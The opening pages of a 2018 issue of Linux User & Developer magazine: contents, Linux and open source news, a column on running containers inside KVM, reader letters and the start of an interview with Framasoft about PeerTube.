

FREE DVD! LINUX MINT: MATE & XFCE

www.linuxuser.co.uk

Linux User

THE ESSENTIAL MAGAZINE
FOR THE GNU GENERATION



& Developer™

OPEN SOURCE **YOUR** STORAGE

Make your own NAS • Pick the best distribution
Sharing & access manual • Admin and backup tips

INTERVIEW

PeerTube

The video-sharing platform that
returns control to the people


LATEST



Purism's Open Phone

3 freedom-loving mobile
OSes to choose from

EXPERT HOW-TOs



Pi Projects

- Add parallel power to a Pi cluster
- Set up a network suite of Pis

45 PAGES OF
TUTORIALS

➤ Essential Bash ➤ Taskwarrior: Get organised
➤ Learn Go ➤ LibreOffice: Automate office tasks

HP Chromebook x2

Reviewed HP's Chrome OS
convertible laptop has landed



Firewall distros

Tested Shield your network from
harm with these top firewalls

ALSO INSIDE

» Latest kernel
developments
» NEW! ArcoLinux



TIME TO STEP OFF THAT TREADMILL

With so many demands from work, home and family, there never seem to be enough hours in the day for you. Why not press pause once in a while, curl up with your favourite magazine and put a little oasis of 'you' in your day.



PRESS PAUSE
ENJOY A MAGAZINE MOMENT

To find out more about Press Pause, visit:

pauseyourday.co.uk

Future PLC Quay House, The Ambury, Bath BA1 1UA

Editorial

Editor **Chris Thornett**
chris.thornett@futurenet.com
01202 442244

Designer **Paul Tysall**
Production Editor **Ed Ricketts**
Editor in Chief, Tech **Graham Barlow**
Senior Art Editor **Jo Gulliver**

Contributors

Dan Aldred, Mike Bedford, Joey Bernard, Chris Binnie,
Christian Cawley, Neil Bothwick, John Gowers, Toni Castillo
Girona, Tam Hanna, Georgine Hodsdon, Jon Masters,
Paul O'Brien, Calvin Robinson, Mayank Sharma,
Shashank Sharma

All copyrights and trademarks are recognised and respected.
Linux is the registered trademark of Linus Torvalds in the U.S.
and other countries.

Advertising

Media packs are available on request
Commercial Director **Clare Dove**
clare.dove@futurenet.com
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
01225 687615
Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
01225 687144
Account Director **Crispin Moller**
crispin.moller@futurenet.com
01225 687335

International

Linux User & Developer is available for licensing. Contact the
International department to discuss partnership opportunities
International Licensing Director **Matt Ellis**
matt.ellis@futurenet.com

Subscriptions

Email enquiries **contact@myfavouritemagazines.co.uk**
UK orderline & enquiries **0344 848 2852**
Overseas order line and enquiries **+44 (0)344 848 2852**
Online orders & enquiries **www.myfavouritemagazines.co.uk**
Head of subscriptions **Sharon Todd**

Circulation

Head of Newstrade **Tim Mathers**

Production

Head of Production US & UK **Mark Constance**
Production Project Manager **Clare Scott**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Manager **Nola Cokely**

Management

Managing Director **Aaron Asadi**
Editorial Director **Paul Newman**
Head of Art & Design **Rodney Dive**
Commercial Finance Director **Dan Jotcham**

Printed by

Wyndeham Peterborough, Storey's Bar Road,
Peterborough, Cambridgeshire, PE1 5YS


Distributed by

Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk Tel: 0203 787 9001
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly
managed, certified forestry and chlorine-free manufacture. The paper in this magazine
was sourced and produced from sustainable managed forests, conforming to strict
environmental and socioeconomic standards. The manufacturing paper mill holds full
FSC (Forest Stewardship Council) certification and accreditation.

All contents © 2018 Future Publishing Limited or published under licence. All rights
reserved. No part of this magazine may be used, stored, transmitted or reproduced in
any way without the prior written permission of the publisher. Future Publishing Limited
(company number 2008885) is registered in England and Wales. Registered office:
Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication
is for information only and is, as far as we are aware, correct at the time of going
to press. Future cannot accept any responsibility for errors or inaccuracies in such
information. You are advised to contact manufacturers and retailers directly with regard
to the price of products/services referred to in this publication. Apps and websites
mentioned in this publication are not under our control. We are not responsible for their
contents or any other changes or updates to them. This magazine is fully independent
and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the
necessary rights/permissions to supply the material and you automatically grant
Future and its licensees a licence to publish your submission in whole or in part in any
all issues and/or editions of publications, in any format published worldwide and on
associated websites, social media channels and associated products. Any material you
submit is sent at your own risk and, although every care is taken, neither Future nor its
employees, agents, subcontractors or licensees shall be liable for loss or damage. We
assume all unsolicited material is for publication unless otherwise stated, and reserve
the right to edit, amend, adapt all submissions.



Future plc is a public
company quoted on the
London Stock Exchange
(symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Peter Allen**
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Welcome

to issue 195 of Linux User & Developer

In this issue

- » Open Source your Storage, p18
- » Purism's Open Phone, p58
- » Firewall Distributions, p81



Welcome to the UK and North America's No.1 Linux and open source magazine.

Data and who controls it is a vital issue. This
issue we're covering how to open source the way
you store your own or your company's data (p18).
These days, it's easy enough to let the cloud slurp
it all up, but if you want to be in the driving seat,
we highlight some excellent network storage
distro options. We've also taken a look at three
of the open source mobile OSes that will be
supported by Purism's Librem 5 phone due early

next year (p58). It's an early look – dev kits go out in September –
but it's exciting to see a diverse range that will be on offer.

In the tutorial sections, we've some entry-level guides from Bash
in Linux Essentials (p32), setting up a Python virtual environment
and using macros and scripts in LibreOffice (p38), to more
advanced articles on exfiltrating data in Computer Security (p42),
running code in parallel across a Pi cluster (p48), and managing
a networked suite of Pis (p74). Of course, there's also our firewall
distribution group test (p81). It's another packed issue. Enjoy!

Chris Thornett, Editor

Get in touch with the team:

linuxuser@futurenet.com



Twitter:
@linuxusermag



Facebook:
**facebook.com/
LinuxUserUK**



Filesilo:
**filesilohelp@
futurenet.com**





SUBSCRIPTION OFFER

Subscribe and receive
a **FREE** Native Union
Eclipse charger hub!

MORE DETAILS ON PAGE 30

Contents



OpenSource

06 News

Another German state government department dumps Linux, while 'the father of Python' calls it a day

10 Letters

A reader (very kindly) makes us an offer we just can't refuse. Plus more of your opinions and feedback

12 Interview

The Framasoft collective tells us what inspired them to produce PeerTube, a federated, open source video-sharing platform for everyone

16 Kernel Column

Jon Masters explains the technical reasoning behind the latest updates to the Linux kernel

Features

18 Open Source Your Storage

A network attached storage device (NAS) is incredibly useful as a central way to store data in your home or office. But if you don't fancy shelling out for an off-the-shelf device, and would rather have complete control over your security and privacy, why not make your own? Here's our complete guide to setting up a Linux-based NAS

58 Pick Your Freedom-Loving Mobile OS

The forthcoming Librem 5 from Purism is a singular vision of a privacy- and security-focused mobile phone, but it has many operating system options available if you want to run Linux on a mobile. We take a look at the development state of the phone

Tutorials

32 Essential Linux

Search the file system with find

36 Taskwarrior

Manage your to-do list on the CLI

38 LibreOffice

Automate tasks with simple scripts

42 Computer Security

Exfiltrate data over ICMP and DNS

46 Python

Avoid conflicts in your system setup

48 IPython Parallel

Run parallel code on a Pi cluster

52 Programming: Go

Expand your video-sharing server



70



86



48



52



88

Practical Pi

- 70 Smart Doll's House**
With the help of a Pi, machine learning and a PlayStation Move controller, **Maks Surguy** creates a very high-tech child's doll house
- 72 Sysadmins' Guide to Raspberry Pi Networking**
Set up and manage a networked suite of Raspberry Pis, enabling you to remotely assist, monitor and deploy each machine with ease
- 76 Build an Automated News Machine in Python**
Customise and build your own automated 'News Machine', which can pull in headlines and stories from your favourite sites, then automatically format them into a presentation

Reviews

- 81 Group Test: Firewall Distros**
Popular open source distros PFire, OPNSense, pfSense and Smoothwall Express are put to the test to see which offers the best blend of security, flexibility and usability
- 86 HP Chromebook x2**
HP's latest claims to be the world's first detachable Chromebook – but can it justify its considerable cost?
- 88 ArcoLinux 6.9.2**
Pitched as a platform to learn Linux 'the Arch way', does ArcoLinux deliver anything new?
- 90 Fresh FOSS**
BeeBEEP 5.0.0, TEA 45.0.2, Cherrytree 0.38.5 and Shotcut 18.07.02 reviewed

Back page

- 96 Top open source projects**
What projects are tickling developers' fancies this month?



SUBSCRIBE TODAY

Get a free high-speed USB charger when you subscribe!
Turn to page 30 for more information

OpenSource

06 News & Opinion | 10 Letters | 12 Interview | 16 Kernel Column

BUSINESS

Lower Saxony tax office dumps Linux

Migrating 13,000 users from openSUSE to Windows 10 is expected to cost the state 13 million euros

Following news earlier this year that the city of Munich, Germany, is to abandon Linux after 15 years at a cost of over €100 million, the state of Lower Saxony (capital Hanover) is following suit, dumping Linux usage in its tax department after five years.

The preferred solution for the 13,000 workstations running an outdated version of openSUSE is, unsurprisingly, Windows 10. Online publication *Heise* reports a budget of €5.9million for the transition, although a further €7 million has been set aside.

As noted by *Heise*, the official line is that alternatives are being investigated. “For this purpose, the framework conditions and possible alternative solutions are currently being worked out in the State Taxation Office of Lower Saxony,” says the Hanover Ministry of Finance.

Citing compatibility issues between workstations, personal PCs and laptops owned by field workers and teleworkers, it seems that the problem may be less about compatibility and more about the usability of whatever cloud and collaboration systems have been put in place.

Regardless, an investigation will determine just what changes can be made in the short term, when a “decision on the further course of action and a cost/benefit assessment can be commissioned.”

Sadly, none of this has come as a huge surprise to local exponents of open source. A coalition agreement between ruling parties SPD and CDU in Lower Saxony in 2017 established an aim to streamline IT services, along with an aim to “give up the Linux-based process operation in Lower Saxony so far.”

This point has been taken up by the FSFE (Free Software Foundation Europe), which

“None of this has come as a huge surprise to local exponents of open source”



used its May newsletter to encourage readers to highlight this quote by Neelie Kroes, vice president of the European Commission, when challenging politicians over the use of open source software:

“Many authorities have found themselves unintentionally locked into proprietary technology for decades. After a certain point that original choice becomes so ingrained that alternatives risk being systematically ignored, no matter what the potential benefits. This is a waste of public money that most public bodies can no longer afford.”

Once again, the Munich case comes to mind; it transpired a bank of PCs was maintained as ‘backup’, without any appreciation for the capabilities of Linux, or the cross-platform nature and Microsoft Office compatibility of LibreOffice.

It’s clear that the decision in Lower Saxony is probably irreversible, save a massive budget cut or the sudden realisation that it simply isn’t practical. Neither of these things is particularly likely, but as the FSFE notes,



Above Abandoning openSUSE in Lower Saxony appears to be due to infrastructure issues

having the conversation in parliament (and in public) is a “good sign”. The FSFE believes this means “politicians have to think about Free Software, and that we can all enter [the] discussion with politicians about Free Software, too.”

While the scale and budgets in Lower Saxony may be smaller than Munich, it seems the transition process could be just as difficult – and presumably, as is usually the case, it will be the German tax-payer who will end up footing the bill.



PROGRAMMING

Father of Python, Guido van Rossum, quits

No successor named, as 'benevolent dictator for life' walks away

Almost 30 years after creating the Python development language, Guido van Rossum has stepped down following some difficulty surrounding the signing off of PEP 572.

Posting to the Python mailing list, van Rossum explained. "Now that PEP 572 is done, I don't ever want to have to fight so hard for a PEP and find that so many people despise my decisions."

PEP (Python Enhancement Proposal) is the process used to add features and standards to the Python language. While other languages might approve evolution and inclusion of new features with a vote, Python was developed by van Rossum personally signing off every approved proposal.

In standing down, van Rossum has also refused to name a successor (or, indeed, an outline for any future system of leadership), leaving the Python community in some disarray. Challenging the mailing list to come up with a solution, he made it clear his future involvement would be minimal.

"So what are you all going to do? Create a democracy? Anarchy? A dictatorship? A federation? We may be able to write up

processes for these things as PEPs (maybe those PEPs will form a kind of constitution). But here's the catch. I'm going to try and let you all (the current committers) figure it out for yourselves.

"I'll still be here, but I'm trying to let you all figure something out for yourselves."

What is perhaps most interesting about this is the attitude with which van Rossum has stepped back from the decision-making process, almost as if the experience with PEP 572 has given him the opportunity to do something that might have been on his mind for some time. "I'll still be there for a while as an ordinary core dev, and I'll still be available to mentor people – possibly more available. But I'm basically giving myself a permanent vacation from being BDFL."

"After all that's eventually going to happen regardless – there's still that bus lurking around the corner, and I'm not getting younger..." he added.

Immediate reaction to van Rossum's decision has been mature and reasoned, and with the right approach to governance structure, Python will no doubt survive.


DISTRO FEED

► Top 10

(Average hits per day, 30 days to 29 June 2018)

1.	Manjaro	▼	3847
2.	Mint	▼	2580
3.	elementary	▲	1801
4.	MX Linux	▲	1601
5.	Ubuntu	▲	1218
6.	Debian	◄	1147
7.	Fedora	▲	693
8.	openSUSE	▲	663
9.	CentOS	▲	622
10.	Solus	▼	619

► This month



► Highlights



Slax

Minimalising continues to be popular, with the Debian-based Slax employing the Fluxbox window manager to present a selection of apps.



Neptune

Based on Debian, Neptune aims to provide a smart desktop (KDE Plasma) with pre-configured media playback support.



AryaLinux

Created in India and intended for desktops and laptops, this distro uses Linux from Scratch as a guide, with a package manager called alps.



Latest distros available:

filesilo.co.uk

GAMING

OpenMW v0.44.0 released and classic Morrowind given extra life

Open source game engine replacement still in beta

First released in 2002, Bethesda Softworks' **The Elder Scrolls III: Morrowind** remains a popular RPG for the deep level of investment it required from the player and its vast open world environment. In recent years, the original game has become increasingly difficult to run on Windows, and no official Linux or Mac version was released, prompting the development of the multi-platform OpenMW.

OpenMW v0.44.0 is the latest stage in a project that commenced in 2008, under original lead developer Nicolay Korslund, and is the first version to be released under new lead Marc Zinnschlag.

An open source, free game engine that effectively replaces the engine that ships with Morrowind, OpenMW nevertheless requires the original game files to run, as re-distributing them would be illegal. This means that you could own the original game, copy the files to your computer, add OpenMW and run the game.

The result is an enhanced version of the original, and OpenMW plays well with all of the quests, classes and races of Morrowind and its official expansions.



Above Enjoy an updated Elder Scrolls 3: Morrowind on Linux!

Because Morrowind is difficult to run in its intended environment due to its age and a lack of Windows XP, OpenMW aims to address bugs and other issues.

New features in OpenMW v0.44.0 include multiple quicksaves, a search bar for spells, and a tab for advanced settings in the game launcher. There is also support for the

OpenMW-CS game editor, which has also been updated. For future releases, there is a target of “de-hardcoding game mechanics” which the developers hope will enable mod builders to “drastically alter gameplay”.

You can find out more, see a list of bug fixes and download the engine at www.openmw.org/en.

DISTRO

Linux boots on India's RISC-V Shakti CPU

Indian microprocessor builder Shakti has revealed the arrival of its first RISC-V chip, a low-power prototype that could revolutionise mobile computing. At this stage it's limited to running at 400MHz, but it does successfully boot Linux.

An open source initiative from the government-funded Indian Institute of Technology Madras, the Shakti project aims to develop industrial-grade processors using the RISC-V instruction set.

Announcing the development on Twitter (“First silicon success on the first tapeout!! Linux boots on Shakti processor, India's first

@risc_v based silicon chip!”), the @ShaktiProcessors account confirmed that the code for the project is open source.

RISC-V is an open ISA (Instruction Set Architecture) developed by the University of California, Berkeley, in 2010. As a potential successor to ARM, RISC-V is intended as a low-power, fast and compact CPU.

As revealed on the project's website http://bit.ly/lud_shakti, the Shakti project actually comprises far more than a single prototype CPU. Instead, the aim is to “build 6 variants of processors based on the RISC-V ISA... The project will develop a complete reference

SoC for each family which will serve as an exemplar for that category of processor. While the cores and most of the SoC components (including bus and interconnect fabrics) will be in open source, some standard components like PCIe controller, DDR controller and PHY IP will be proprietary 3rd part IP. All source will be licensed using a 3 part BSD license and will be royalty and patent free.”

At this stage of prototyping, the chip uses Intel's 22nm FinFET Technology, and booting into Linux is the first stage towards developing a RISC-V System on a Chip (SoC).

OPINION

Containing containers

One way to secure containers is to pack VMs full of them

It's safe to say that, unless you've been trapped under something heavy in an underground data centre for the last decade, you'll know that containers and their orchestrators now rule the roost. The fantastic portability of containers for iterating software releases between development, staging and production environments, without worrying about system compatibility issues, is unprecedented.

Docker championed the popularity of containers with clever accessibility and excellent features. Within a relatively short space of time the global container explosion happened, and a few years later, here we are.

There was – and still is – a problem, however, and it's far from a trivial one. It's simply that while everyone agreed containers were great, no one really bothered to check how secure they were. Throwing precious production workloads at a ship-full (pun intended) of containers is not for the faint of heart. In addition, in comparison to Docker's vociferous marketing alternatives to Docker were heralded in some circles as rather arcane, and sadly only a minority of users know much about them.

My day job involves DevSecOps work and when I first looked at the Docker container security model – having previously used OpenVZ containers in production in 2009 – I read with enthusiasm about CoreOS's 'rkt' container runtime (<https://coreos.com/rkt>). The people at CoreOS wanted a more secure alternative to Docker, but understood it had to be compatible *with* Docker to ensure widespread adoption.

From a security perspective, the main headache with running containers on a host is that they are simply a slice of the host system's resources, and need to be restricted in their ability to affect the host. The hows and whys of this are for another day and another column, but suffice to say it's a difficult problem that some of the best and brightest have been working hard to fix. Some innovations in this area, for example, have come from Google Chrome's 'tab' sandboxes, which prevent one tab (or potentially a container) from breaking others in the same application.

One sophisticated way to help prevent 'container escape', or to mitigate other host-based headaches, is provided by CoreOS. It suggests running your containers inside a virtual machine (VM) which, thanks to much more mature, hardware-based security mechanisms, can't then break your host to the same extent. Have a look here if you're interested – it's very clever stuff: http://bit.ly/lud_kvm.

The simple (slightly abbreviated) command line example from that CoreOS page is as follows:

```
$ rkt run --debug --insecure-options=image  
--stage1-name=coreos.com/rkt/stage1-kvm:1.29.0  
docker://redis
```

As you can see, we're using a Docker-compatible Redis container in this case. Fret not about the **insecure-options** addition; CoreOS explains that this is because "...Docker images do not support signature verification, and hence it's necessary to use the **--insecure-options=image** flag." If nothing else, that should encourage you to use rkt images directly.

For clarity, the **stage1** mentioned is described as a trustworthy binary which helps facilitate the container environment, and in this case we're using KVM's stage1



Chris Binnie

Chris' book *Linux Server Security: Hack and Defend* teaches you to make servers invisible and mitigate attacks. See www.devsecops.cc

“Throwing precious production workloads at a ship-full (pun intended) of containers is not for the faint of heart”

to set up networking, mount points and so on. There's much more on that here if you're interested: http://bit.ly/lud_kvm2.

By using the battle-hardened isolation offered by KVM, it's possible to run your containers inside a hypervisor-‘protected’ environment on the host. The aforementioned binary holds a Linux kernel of sorts, apparently, and that fires up by the hypervisor itself – which I think is LKVM in this case (<https://github.com/lkvm/lkvm>). That kernel is then responsible for launching the ‘init system’ (yes, that's correct: systemd), which then fires up the container and its innards as you'd expect.

The mighty Intel has made great strides in this field with its Clear Containers, but that story is also for another day; with luck and a following wind I'll get the chance to explain further in future issues.

There are other advances in this area which are worth looking out for in the press, too. I find it a fascinating approach; watch this (containerised) space, because things are changing rapidly. ■

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source

TOP TWEET

@SebastianNicolain responded to our KDE Power Users' Guide: "After a long period of distro hopping, finally I left GNOME for KDE, with Kubuntu. I really love it, finally a DE strong, powerful and really customizable without extensions or tweak."

Below We do try to keep FileSilo as up to date as possible, but Richard's kind offer of uploading his mammoth collection of coverdisc ISOs to archive.org is very welcome. Stay tuned!

 WINNING LETTER!


Tricky discs

Dear LU&D, Reading the letters page, I often notice readers complaining about problems with the coverdiscs. Either their magazine doesn't have the disc attached (Jack Sales, **LU&D173**), or, in the case of **LU&D188**, not only did David Smith complain that his disc was missing, but Malcom Beckwith returned his disc for being corrupted!

There was also a slew of complaints about FileSilo a while back, and, checking today, I see for instance that there is still no content up from issues 174 and 175. In a commendable move, Chris announced in issue 180 (and reiterated in issue 183) that "all ISOs from **LU&D177** onwards are going up on archive.org" - but this initiative seems to have fizzled out after two uploads.

As I've got 43 or so coverdisc ISOs clogging up my hard drive, I thought I'd pick up where Chris left off, and start uploading copies of the discs I have - starting with the discs Jack and Malcom complained about. I've also included the sleeve and disc artwork, as well as the magazine description of the contents. You can find my uploads by searching archive.org for 'Linux User & Developer Cover Disc'.

Is this something I should continue doing? I don't want to tread on your toes or duplicate any efforts you're making. On the other hand, I'm happy to help and complement your uploads (but then we should probably have a discussion beforehand about conventions for titles, metadata and collections and so on.)



Above We've managed to dig out some dusty discs from the storeroom (and, uh, other places) to rectify FileSilo omissions

As an aside, I just want to comment that it took a bit of effort to dig out and flip through all my back-copies to find references to coverdiscs and FileSilo. Is there some sort of index or online search engine for **LU&D** available, so that I can quickly find the issue and page number where 'coverdisc' or 'FileSilo' was mentioned? Or, to give some other examples, to see if you've reviewed the 'MIPS Creator Ci20' or ever mentioned people named 'Kobylinska' in the magazine.


Richard Milne

Chris: Thanks, Richard. Yes, sorry about that. My plan to upload all the ISOs got somewhat sidetracked with 'other stuff' - the road to hell is paved with good intentions (magazine editing).


Uploading the ISOs would be amazing! Unfortunately, I didn't inherit a search engine or index when I joined the magazine, but we could make things easier by supplying a PDF of the disc pages, the disc body and disc wallet for both reference and presentation.

Let's have a conversation about the information format. I notice, for instance, that we are using different collection categories. In regard to missing discs, there isn't much we can do about unscrupulous types ripping them off the magazines and stealing away into the night, but all stockists should have extra discs to hand out. It's frustrating to hear that stockists say they don't, especially from overseas readers.

However, the problem of discs that don't work is another matter entirely. We sent a 'care package' to Malcolm Beckwith for his troubles and, in our defence, it is rare that we hear from readers with corrupted discs.



As for the discs for 174 and 175, I had another look for office copies. After shinning my way up rickety shelving in a basement storage room I managed to track down a box of old discs, including one for 174! Unfortunately, 175 wasn't there, but it turned out my quarry was closer to home than I thought – I noticed that one of our art editors had been using a copy as a drinks coaster! You just can't get the staff.



Above There are lots of small and optimised Linux distros to get excited about – this is Linux Lite

Heavy on light Linux

Dear LU&D, There's been some fuss about lightweight GNU/Linux distros in a few articles I've read online of late. Some people think they are a waste of time and just a weird obsession. If I have a reasonably recent computer is there a point to using lightweight distributions?

Jasper Phillips

Chris: I wouldn't worry about such nonsense, Jasper, and get ready to read our 'Lean Linux' feature next issue. We'll dive into the many types of small and optimised Linux distros – from the staples that are great for old machines to those that are just sublimely optimised for a fast desktop computing experience. We'll also dabble in some Live USB distros that are handy for work or for spinning up a Linux OS in a cyber cafe, and top IoT distros for your next project.

Dear Santa Tux

Dear LU&D, Here's my wishlist. I'd like to see more Linux beginner articles. Could you think about creating an 'Awesome BASH commands' section where you explain a couple of useful commands each time? As well, I'd like to see articles on more modern programming languages. Some of the languages you've covered have been pretty darn obscure. Ada? Who uses that? I'd like to see more Python articles. Finally, and then I'll stop nagging, have



you thought about grading your tutorials on the skill level? Some have been harder than I first thought.

David Adomer

Chris: Lots of great suggestions there, David. Thanks! The ol' chestnut of covering more beginner articles is a tricky tightrope to walk. We know a chunk of our audience are more experienced and want something to chow down on each issue. We also know, from the recent reader survey, that you want more Bash content and we're looking at ways to do that on a regular basis. ■

Left You may not be able to kill someone with a rolled magazine by learning the Bourne-Again Shell (Bash), but you'll be a master in script-fu

COMPETITION



This month's winner is: Richard Milne!

Email the Linux User and Developer editorial team at linuxuser@futurenet.com and bag yourself the chance to win an iStorage datAshur Pro flash drive worth £60! These drives are a great piece of added security for the data in your pocket and include a PIN access panel with XTS-AES 256-bit hardware encryption. For more details head to <https://istorage-uk.com>.

INTERVIEW FRAMASOFT

Vive le vidéo libre

PeerTube aims to take back control of video-sharing. We speak to Framasoft, the collective behind the project's successful crowdfunder

CC-BY-SA - Frédéric Urbain



Framasoft

A small French non-profit which promotes free software and its culture through practical and useful projects.

The internet was originally decentralised, but today a vast proportion of data flows through a handful of major internet companies. The way these services are controlled, the amount of personal data they harvest and how that data is used – particularly in recent election campaigns – are all serious concerns for many users.

But decentralisation is on the rise again. Federated services have always been a popular concept in free and open source circles – the first was probably identi.ca, the open source microblogging platform, launched in 2008 – but in recent years we've seen much higher profile and frankly more appealing decentralised services, such as Twitter alternative Mastodon, grow in popularity as the general public has become more aware.

Another recent project, PeerTube, smashed its crowdfunding target by over 266 per cent (bit.ly/PeerTubeFundrasier). It's a decentralised video-sharing platform being built by Framasoft, a French non-profit with 35 members, eight of which are employees. As with Mastodon, users can set up their own PeerTube instance and allow people to upload and share videos. Instances can be linked using the protocol ActivityPub (see What's ActivityPub?, p15). The use of this in PeerTube is an interesting development as it goes beyond the usual microblogging and combines ActivityPub federation with WebTorrent – a browser-based, peer-to-peer file

transfer implementation of BitTorrent – for sharing the video-streaming load.

Framasoft is a collective, which is largely financed through individual donations, and defines itself as “a bunch of friends who want to change the world, one byte at a time”. Since 2004, Framasoft has been promoting free software and its culture through an extensive array of practical and useful projects. This includes creating a directory of free software (<https://framalibre.org>) and many internally built projects, such as Framakey (<https://framekey.org>, which supplies ready-to-go USB key packages that have pre-installed free software you can use on Windows. There's a blog service (<https://framablog.org>) and it even has its own publishing house (<https://framabook.org>).

